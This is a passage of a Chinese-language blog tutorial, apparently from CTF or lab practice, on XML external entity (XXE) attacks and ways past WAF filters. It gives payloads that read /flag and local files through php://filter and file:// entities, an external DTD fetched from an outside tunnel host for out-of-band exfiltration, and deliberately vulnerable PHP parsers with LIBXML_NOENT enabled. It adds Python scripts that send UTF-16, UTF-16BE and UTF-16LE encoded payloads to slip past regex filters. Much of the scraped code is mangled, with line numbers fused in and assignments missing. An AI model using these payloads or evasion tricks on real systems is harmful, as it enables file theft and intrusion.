1 2 3 4 5 6 7 <?xml version="1.0" encoding="UTF-8" ?> <!DOCTYPE test [ <!ENTITY % file SYSTEM "php://filter/read=convert.base64-encode/resource=/flag" > <!ENTITY % aaa SYSTEM "http://20b82756.r10.cpolar.top/xxe.xml" > %aaa; ]> <root > 123</root >
这个也是可以过滤的
在xml于version之间加两个空格
方法三 单引号也是可以的
1 2 3 4 5 6 7 <?xml version='1.0' encoding="UTF-8" ?> <!DOCTYPE test [ <!ENTITY % file SYSTEM "php://filter/read=convert.base64-encode/resource=/flag" > <!ENTITY % aaa SYSTEM "http://20b82756.r10.cpolar.top/xxe.xml" > %aaa; ]> <root > 123</root >
禁用双引号但是我使用单引号就没有问题
编码绕过 如果遇到是过滤的关键词很关键的话可以使用这个方法
一个xml文档不仅可以用UTF-8编码,也可以用UTF-16(两个变体 - BE和LE)、UTF-32(四个变体 - BE、LE、2143、3412)和EBCDIC编码。
在这种编码的帮助下,使用正则表达式可以很容易地绕过WAF,因为在这种类型的WAF中,正则表达式通常仅配置为单字符集。
外来编码也可用于绕过成熟的WAF,因为它们并不总是能够处理上面列出的所有编码。例如,libxml2解析器只支持一种类型的utf-32 - utf-32BE,特别是不支持BOM。
utf-16编码绕过方法 随便启动一个服务端的代码
1 2 3 4 5 6 123123 <?php $xml_data = $_REQUEST ['xml' ];$xml_parser = simplexml_load_string ($xml_data , 'SimpleXMLElement' , LIBXML_NOENT);echo "解析到的username值:" . $xml_parser ->username;?>
这个代码可以知道输出的是username的值
所以在后面我们使用的xml语句里面要用username包裹&xxe
注意的是这里我是在win环境为服务端的,这里配置在 simplexml_load_string() 中添加 LIBXML_NOENT 参数,强制开启外部实体解析
payload 如下
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 import requests'http://phpsec:8000/xxe/' """<!DOCTYPE test [ <!ENTITY xxe SYSTEM "file:///D:/phpstudy_pro/WWW/phpsec/xxe/flag.txt"> ]> <user><username>&xxe;</username></user> """ 'utf-16' )'xml' : payload print (payload)print (requests.post(url, data=post_data).text)
可以看到这里对payload进行了 payload.encode(‘utf-16’)
执行之后可以读取到文件
utf-16be编码绕过 服务端代码
1 2 3 4 5 6 7 8 9 10 11 12 123123 <?php $xml_data = file_get_contents ('php://input' );$xml_parser = simplexml_load_string ($xml_data , 'SimpleXMLElement' , LIBXML_NOENT);echo "解析到的username值:" . $xml_parser ->username;?>
注意这个代码于上面的不一样的地方是在于使用的是php://input
而不是使用表单提交
payload 如下
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 import requests'http://phpsec:8000/xxe/1.php' """<?xml version="1.0" encoding="UTF-16BE"?> <!DOCTYPE test [ <!ENTITY xxe SYSTEM "file:///D:/phpstudy_pro/WWW/phpsec/xxe/flag.txt"> ]> <user><username>&xxe;</username></user> """ 'utf-16be' )'Content-Type' : 'application/xml; charset=utf-16be' print ("=== UTF-16BE 编码(原始XML)请求结果 ===" )print (response.text)
这里多了一些小细节
1 2 3 <?xml version="1.0" encoding="UTF-16BE" ?>
utf-16le编码绕过 还是自己做实验
服务端代码如下
1 2 3 4 5 6 7 8 9 10 11 12 123123 <?php $xml_data = file_get_contents ('php://input' );$xml_parser = simplexml_load_string ($xml_data , 'SimpleXMLElement' , LIBXML_NOENT);echo "解析到的username值:" . $xml_parser ->username;?>
payload如下
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 import requests'http://phpsec:8000/xxe/' """<?xml version="1.0" encoding="UTF-16LE"?> <!DOCTYPE test [ <!ENTITY xxe SYSTEM "file:///D:/phpstudy_pro/WWW/phpsec/xxe/flag.txt"> ]> <user><username>&xxe;</username></user> """ 'utf-16le' )'Content-Type' : 'application/xml; charset=utf-16le' print ("=== UTF-16LE 编码(原始XML)请求结果 ===" )print (response.text)
这个只是把UTF-16BE改成UTF-16LE
总结 xxe就结束了,后面还是给出高质量的文章